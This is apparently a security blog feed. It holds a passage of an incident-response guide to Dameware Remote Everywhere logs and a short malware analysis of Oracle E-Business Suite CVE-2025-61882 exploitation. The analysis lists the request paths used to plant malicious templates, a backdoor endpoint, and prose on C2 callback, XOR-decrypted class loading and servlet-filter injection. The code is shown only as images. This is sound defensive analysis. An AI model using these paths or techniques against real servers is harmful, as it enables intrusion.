2025-10-13 14:50:42:604 {P:5820, T:5852} [ProcessKeepAlive] - Received keep alive packet...
2025-10-13 14:50:43:285 {P:5820, T:4764} [HandleCPUMonitoringTimerOnTimer] -  Tt: 32% | Pr: 3.6% | Us: 2.7% | Kr: 0.91%
2025-10-13 14:50:47:333 {P:5820, T:9312} [SysShellThread::Execute] - Shell terminating...
2025-10-13 14:50:47:344 {P:5820, T:9312} [SysShellThread::Execute] - Script ExitCode - 0x00000000
2025-10-13 14:50:47:344 {P:5820, T:9312} [SysShellThread::Execute] - Shell terminated...
2025-10-13 14:50:47:344 {P:5820, T:9312} [HandleSystemShellShellTerminated] - HandleSystemShellShellTerminated called...
2025-10-13 14:50:47:345 {P:5820, T:9312} [SysShellThread::Execute] - Thread terminating...
2025-10-13 14:50:47:345 {P:5820, T:9312} [SysShellThread::Execute] - Shell already terminated...
</code></pre></div></div>

<h2 id="i-identifying-set-blank-screen-usage---basuptshelper-log">I. Identifying Set Blank Screen Usage - BASupTSHelper Log</h2>

<p><strong>Logfile:</strong></p>

<p><code class="language-plaintext highlighter-rouge">C:\ProgramData\GetSupportService_Dameware\Logs\BASupTSHelper_%PROCESSID%_%DATE%.log</code></p>

<p><strong>Notes:</strong></p>

<ul>
  <li>A new unique log file is generated for each remote session, with the Date and ProcessID associated with the session in the file name.</li>
</ul>

<p><strong>Log Events:</strong></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>[SpecialKeyThread::BlankScreen]
[SpecialKeyThread::UnblankScreen]
</code></pre></div></div>

<p><strong>Examples:</strong></p>

<p>Example log file contents:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>2025-10-13 15:01:07:537 {P:4836, T:3516} [SpecialKeyThread::BlankScreen] - Turned off lock on wake AC...
2025-10-13 15:01:07:613 {P:4836, T:3516} [SpecialKeyThread::BlankScreen] - Turned off lock on wake DC...
2025-10-13 15:01:07:613 {P:4836, T:3516} [SpecialKeyThread::BlankScreen] - Turning off monitor...
2025-10-13 15:01:07:620 {P:4836, T:3516} [SpecialKeyThread::BlankScreen] - Creating timer...
2025-10-13 15:01:07:620 {P:4836, T:3516} [SpecialKeyThread::BlankScreen] - Enabling timer...
2025-10-13 15:01:07:620 {P:4836, T:3516} [SpecialKeyThread] - Blanked screen...
2025-10-13 15:01:08:529 {P:4836, T:5136} [CmdThread] - Timeout waiting for mouse data data ready...
2025-10-13 15:01:12:478 {P:4836, T:3516} [SpecialKeyThread::UnblankScreen] - Disabling timer...
2025-10-13 15:01:12:482 {P:4836, T:3516} [SpecialKeyThread::UnblankScreen] - Terminating timer...
2025-10-13 15:01:12:482 {P:4836, T:3516} [SpecialKeyThread::UnblankScreen] - Turning on monitor...
2025-10-13 15:01:12:582 {P:4836, T:3516} [SpecialKeyThread::UnblankScreen] - Restored lock on wake DC...
2025-10-13 15:01:12:645 {P:4836, T:3516} [SpecialKeyThread::UnblankScreen] - Restored lock on wake AC...
2025-10-13 15:01:12:645 {P:4836, T:3516} [SpecialKeyThread] - Unblanked screen...
</code></pre></div></div>

<h2 id="j-identifying-set-blank-screen-usage---basupsrvc-log">J. Identifying Set Blank Screen Usage - BASupSrvc Log</h2>

<p><strong>Logfile:</strong></p>

<p><code class="language-plaintext highlighter-rouge">C:\ProgramData\GetSupportService_Dameware\Logs\BASupSrvc_%DATE%.log</code></p>

<p><strong>Notes:</strong></p>

<ul>
  <li>This log file is generated once per day, there is no per session log, all sessions will be present in the same daily log.</li>
</ul>

<p><strong>Log Events:</strong></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>[ExecuteSysCmd]
[HandleSysCmdExecute]
[HandleOnAfterSysCmdExecute]
[SpecialKeyThread]
</code></pre></div></div>

<p><strong>Examples:</strong></p>

<p>Example log file contents:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>2025-10-13 15:01:07:455 {P:5820, T:1340} [ExecuteSysCmd] - SysCmdEx detected...
2025-10-13 15:01:07:456 {P:5820, T:1340} [HandleSysCmdExecute] - System command SYS_BLANKSCREEN...
2025-10-13 15:01:07:456 {P:5820, T:1340} [HandleOnAfterSysCmdExecute] - Received SYS_BLANKSCREEN...
2025-10-13 15:01:07:456 {P:5820, T:1340} [HandleOnAfterSysCmdExecute] - Turning off monitor in session mode...
2025-10-13 15:01:07:620 {P:5820, T:1340} [SpecialKeyThread] - Turning off monitor sent...
2025-10-13 15:01:12:478 {P:5820, T:1340} [ExecuteSysCmd] - SysCmdEx detected...
2025-10-13 15:01:12:478 {P:5820, T:1340} [HandleSysCmdExecute] - System command SYS_BLANKSCREEN...
2025-10-13 15:01:12:478 {P:5820, T:1340} [HandleOnAfterSysCmdExecute] - Received SYS_BLANKSCREEN...
2025-10-13 15:01:12:478 {P:5820, T:1340} [HandleOnAfterSysCmdExecute] - Turning on monitor in session mode...
2025-10-13 15:01:12:479 {P:5820, T:7096} [ProcessKeepAlive] - Received keep alive packet...
2025-10-13 15:01:12:645 {P:5820, T:1340} [SpecialKeyThread] - Turning on monitor sent...
</code></pre></div></div>

<h2 id="l-identifying-network-endpoints---basupsrvc-log">L. Identifying Network Endpoints - BASupSrvc Log</h2>

<p><strong>Logfile:</strong></p>

<p><code class="language-plaintext highlighter-rouge">C:\ProgramData\GetSupportService_Dameware\Logs\BASupSrvc_%DATE%.log</code></p>

<p><strong>Notes:</strong></p>

<ul>
  <li>This log file is generated once per day, there is no per session log, all sessions will be present in the same daily log.</li>
  <li>These events can be useful for identifying connections to Dameware/N-Able infrastructure and might assist in locating additional installs of Dameware Remote Everywhere.</li>
</ul>

<p><strong>Log Events:</strong></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>[PerformGatewayDNSResolution]
[PerformGatewayTCPConnectionTest]
[PerformGatewayTLSConnectionTest]
</code></pre></div></div>

<p><strong>Examples:</strong></p>

<p>Example log file contents:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>2025-10-13 14:50:24:803 {P:5820, T:6788} [PerformGatewayDNSResolution] - Testing DNS resolution for ordgw-mct28.mspa.n-able.com...
2025-10-13 14:50:24:863 {P:5820, T:6788} [PerformGatewayDNSResolution] - DNS resolution successful | Result - 38.71.17.68 [TTL - 5s]
2025-10-13 14:50:24:863 {P:5820, T:6788} [PerformGatewayTCPConnectionTest] - Testing gateway TCP connectivity...
2025-10-13 14:50:24:864 {P:5820, T:6788} [GWConnMonitoringThread::GetGatewayHost] - GatewayUseFQDNToConnect - 0
2025-10-13 14:50:24:864 {P:5820, T:6788} [PerformGatewayTCPConnectionTest] - Testing gateway direct TCP [Port - 443] connectivity...
2025-10-13 14:50:24:865 {P:5820, T:6788} [TCPAsyncClient::SetOnDisconnectedEvent] - Setting onDisconnect event...
2025-10-13 14:50:25:015 {P:5820, T:6788} [PerformGatewayTCPConnectionTest] - Gateway 38.71.17.68:443 TCP connection OK | Connect - 126763 s | RTT - 22998 s
...SNIP...
2025-10-13 14:50:25:377 {P:5820, T:6788} [TLSClient::Connect] - TLS handshake successful...
2025-10-13 14:50:25:377 {P:5820, T:6788} [TLSClient::Connect] - Subject: /C=GB/L=Dundee/O=N-ABLE TECHNOLOGIES LTD/CN=*.mspa.n-able.com
Issuer: /C=US/O=DigiCert Inc/CN=DigiCert Global G2 TLS RSA SHA256 2020 CA1
2025-10-13 14:50:25:377 {P:5820, T:6788} [TLSClient::Connect] - Protocol: TLSv1.2; Cipher: ECDHE-ECDSA-AES128-GCM-SHA256
2025-10-13 14:50:25:377 {P:5820, T:6788} [TCPAsyncClient::StartTLS] - TLS connection established...
2025-10-13 14:50:25:378 {P:5820, T:6952} [TTLSClientConnThread] -  Thread started... ThreadID - 6952
2025-10-13 14:50:25:404 {P:5820, T:6788} [PerformGatewayTLSConnectionTest] - Gateway ordgw-mcu28.mspa.n-able.com:443 TLS connection OK | Connect - 360971 s | RTT - 27096 s
</code></pre></div></div>

<h1 id="3-extras">3. Extras</h1>

<h2 id="a-session-statstics----basupsrvc-log">A. Session Statstics  - BASupSrvc Log</h2>

<p><strong>Logfile:</strong></p>

<p><code class="language-plaintext highlighter-rouge">C:\ProgramData\GetSupportService_Dameware\Logs\BASupSrvc_%DATE%.log</code></p>

<p><strong>Notes:</strong></p>

<ul>
  <li>This log file is generated once per day, there is no per session log, all sessions will be present in the same daily log.</li>
  <li>Session Statistics will come at the end of each remote session</li>
</ul>

<p><strong>Log Events:</strong></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>[StopSession]
[UpdateSessionStatistics]
</code></pre></div></div>

<p><strong>Examples:</strong></p>

<p>Example log file contents:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>2025-10-13 15:02:24:075 {P:5820, T:9060} [CmdProc] - Command processing thread exited
2025-10-13 15:02:24:075 {P:5820, T:9060} [CmdProc] - Releasing cursor shape context...
2025-10-13 15:02:24:075 {P:5820, T:9060} [CmdProc] - CmdProcThread thread exited...
2025-10-13 15:02:24:110 {P:5820, T:6420} [StopSession] - Stopping session timeout timer...
2025-10-13 15:02:24:110 {P:5820, T:6420} [StopSession] - Stopped session timeout timer...
2025-10-13 15:02:24:110 {P:5820, T:6420} [StopSession] - SESSION STATISTICS
2025-10-13 15:02:24:110 {P:5820, T:6420} [StopSession] -   Session Start - 2025-10-13 15:00:50
2025-10-13 15:02:24:110 {P:5820, T:6420} [StopSession] -   Session End - 2025-10-13 15:02:24
2025-10-13 15:02:24:110 {P:5820, T:6420} [StopSession] -   TotalBytesSent - 175055 bytes
2025-10-13 15:02:24:110 {P:5820, T:6420} [StopSession] -   TotalBytesReceived - 7461 bytes
2025-10-13 15:02:24:110 {P:5820, T:6420} [StopSession] -   RemoteDesktopBytesSent - 162970 bytes
2025-10-13 15:02:24:110 {P:5820, T:6420} [StopSession] -   RemoteDesktopBytesReceived - 4895 bytes
2025-10-13 15:02:24:110 {P:5820, T:6420} [StopSession] -   RemoteDesktopImageBytesSent - 89984 bytes
2025-10-13 15:02:24:110 {P:5820, T:6420} [StopSession] -   FileTransferBytesSent - 633 bytes
2025-10-13 15:02:24:110 {P:5820, T:6420} [StopSession] -   FileTransferBytesReceived - 17 bytes
2025-10-13 15:02:24:110 {P:5820, T:6420} [StopSession] -   FileShareBytesSent - 0 bytes
2025-10-13 15:02:24:111 {P:5820, T:6420} [StopSession] -   FileShareBytesReceived - 0 bytes
2025-10-13 15:02:24:111 {P:5820, T:6420} [StopSession] - Updating session statistics to comserver...
2025-10-13 15:02:24:111 {P:5820, T:6420} [UpdateSessionStatistics] - Updating session statistics...
2025-10-13 15:02:24:112 {P:5820, T:6420} [ComServerUpdateSessionStatistics] - Posting To ComServer...
</code></pre></div></div>]]></content><author><name>{&quot;name&quot;=&gt;nil}</name></author><category term="blog" /><category term="25" /><summary type="html"><![CDATA[An important part of an incident response investigation is reviewing logs, whether that be from disparate, disconnected systems, or in a central SIEM, log review is critical to understanding system and user activity as well as gauging risk and impact. In this post, we’re going to look at Dameware Remote Everywhere logs.]]></summary></entry><entry><title type="html">It’s Java All The Way Down​</title><link href="http://blog.dingusxmcgee.com/blog/2025/10/06/Its-Java-All-The-Way-Down.html" rel="alternate" type="text/html" title="It’s Java All The Way Down​" /><published>2025-10-06T00:00:00+00:00</published><updated>2025-10-06T00:00:00+00:00</updated><id>http://blog.dingusxmcgee.com/blog/2025/10/06/Its-Java-All-The-Way-Down</id><content type="html" xml:base="http://blog.dingusxmcgee.com/blog/2025/10/06/Its-Java-All-The-Way-Down.html"><![CDATA[<p>On October 5, 2025, Oracle posted about a freshly exploited CVE, Oracle E-Business Suite CVE-2025-61882. <a href="https://www.oracle.com/security-alerts/alert-cve-2025-61882.html">Link</a>.
Let’s take a peek in this quick and dirty blog post.</p>

<h2 id="exploit">Exploit</h2>

<p>Amazing post and details(as always) from <a href="https://labs.watchtowr.com/well-well-well-its-another-day-oracle-e-business-suite-pre-auth-rce-chain-cve-2025-61882well-well-well-its-another-day-oracle-e-business-suite-pre-auth-rce-chain-cve-2025-61882/">Watchtowr</a></p>

<p>From my observation the attack path looks like the following:</p>
<ul>
  <li>Inital exploit via python script -&gt; malicious template files dropped</li>
</ul>

<p>You would see apache logs like this:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>    GET /OA_HTML/OA.jsp?page=/oracle/apps/xdo/oa/template/webui/TemplateCopyPG

    POST /OA_HTML/OA.jsp?page=/oracle/apps/xdo/oa/template/webui/TemplateCopyPG

    GET /OA_HTML/OA.jsp?page=/oracle/apps/xdo/oa/template/webui/TemplateFileAddPG
</code></pre></div></div>

<ul>
  <li>Malicious template file activated by ‘previewing’</li>
</ul>

<p>You would see apache logs like this:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>    POST /OA_HTML/OA.jsp?page=/oracle/apps/xdo/oa/template/webui/TemplatePreviewPG
</code></pre></div></div>

<ul>
  <li>Two types of templates:
    <ul>
      <li>
        <p>Template1: contacts a hardcoded IP Address and executes arbitrary java code.</p>
      </li>
      <li>
        <p>Template2: contains an embedded java class file, which is decoded and executed. Loads a backdoor, that allows an attacker to send a specially crafted POST request to “/support/state/content/destination./navId.1/navvSetId.iHelp/” and execute arbitraty java code.</p>
      </li>
    </ul>
  </li>
</ul>

<p>Let’s specifically look at the execution path of the code here, not the exploit.</p>

<p>In both templates, its base64 encoded data that is decoded and then executed.</p>

<h2 id="template-type-1">Template Type 1</h2>


<p>Get’s the execution context of the current Oracle Weblogic server. This will allow the javascript to execute inside that current process and not drop additional files to disk.</p>

<p><a href="/assets/images/10-06-25/10-06-25_1.png"><img src="/assets/images/10-06-25/10-06-25_1.png" alt="10-06-25_1.png" /></a></p>



<p>Retrieve the http response object and send back arbitrary data.</p>

<p><a href="/assets/images/10-06-25/10-06-25_2.png"><img src="/assets/images/10-06-25/10-06-25_2.png" alt="10-06-25_2.png" /></a></p>



<p>Connects to hardcoded C2 ip with a ‘TLSv3.1’ string, appened with a randomly generated number.</p>

<p><a href="/assets/images/10-06-25/10-06-25_3.png"><img src="/assets/images/10-06-25/10-06-25_3.png" alt="10-06-25_3.png" /></a></p>


<p>Reads binary data from the C2 into a buffer, decrypts it with a rolling XOR key and then loads it as a Java Class, then invokes it.</p>

<p><a href="/assets/images/10-06-25/10-06-25_4.png"><img src="/assets/images/10-06-25/10-06-25_4.png" alt="10-06-25_4.png" /></a></p>

<p><a href="/assets/images/10-06-25/10-06-25_5.png"><img src="/assets/images/10-06-25/10-06-25_5.png" alt="10-06-25_5.png" /></a></p>

<p>Returns an html response to the original http request to indicate status of exploit.</p>

<p><a href="/assets/images/10-06-25/10-06-25_6.png"><img src="/assets/images/10-06-25/10-06-25_6.png" alt="10-06-25_6.png" /></a></p>

<h2 id="template-type-2">Template Type 2</h2>

<p>Template Type 2 has the same initial steps as Template Type 1.</p>

<p>Attempts to load an existing class ‘‘com.fasterxml.jackson.pb.FileUtils’
If that fails, it loads it via embedded base64</p>

<p><a href="/assets/images/10-06-25/10-06-25_7.png"><img src="/assets/images/10-06-25/10-06-25_7.png" alt="10-06-25_7.png" /></a></p>

<h2 id="fileutilsclass">FileUtils.class</h2>

<p>This class appears to be designed to mimic a legitimate Java class.</p>


<p>Sets some initial values. The hardcoded base64 is an embedded Log4jConfigQpgsuaFilter.class, which is the actual filter that will be applied to incoming http requests.</p>

<p><a href="/assets/images/10-06-25/10-06-25_8.png"><img src="/assets/images/10-06-25/10-06-25_8.png" alt="10-06-25_8.png" /></a></p>

<p>The FileUtils function:

Get’s servlet contexts, creates a new Filter instance and then injects it into each context.</p>

<p><a href="/assets/images/10-06-25/10-06-25_9.png"><img src="/assets/images/10-06-25/10-06-25_9.png" alt="10-06-25_9.png" /></a></p>

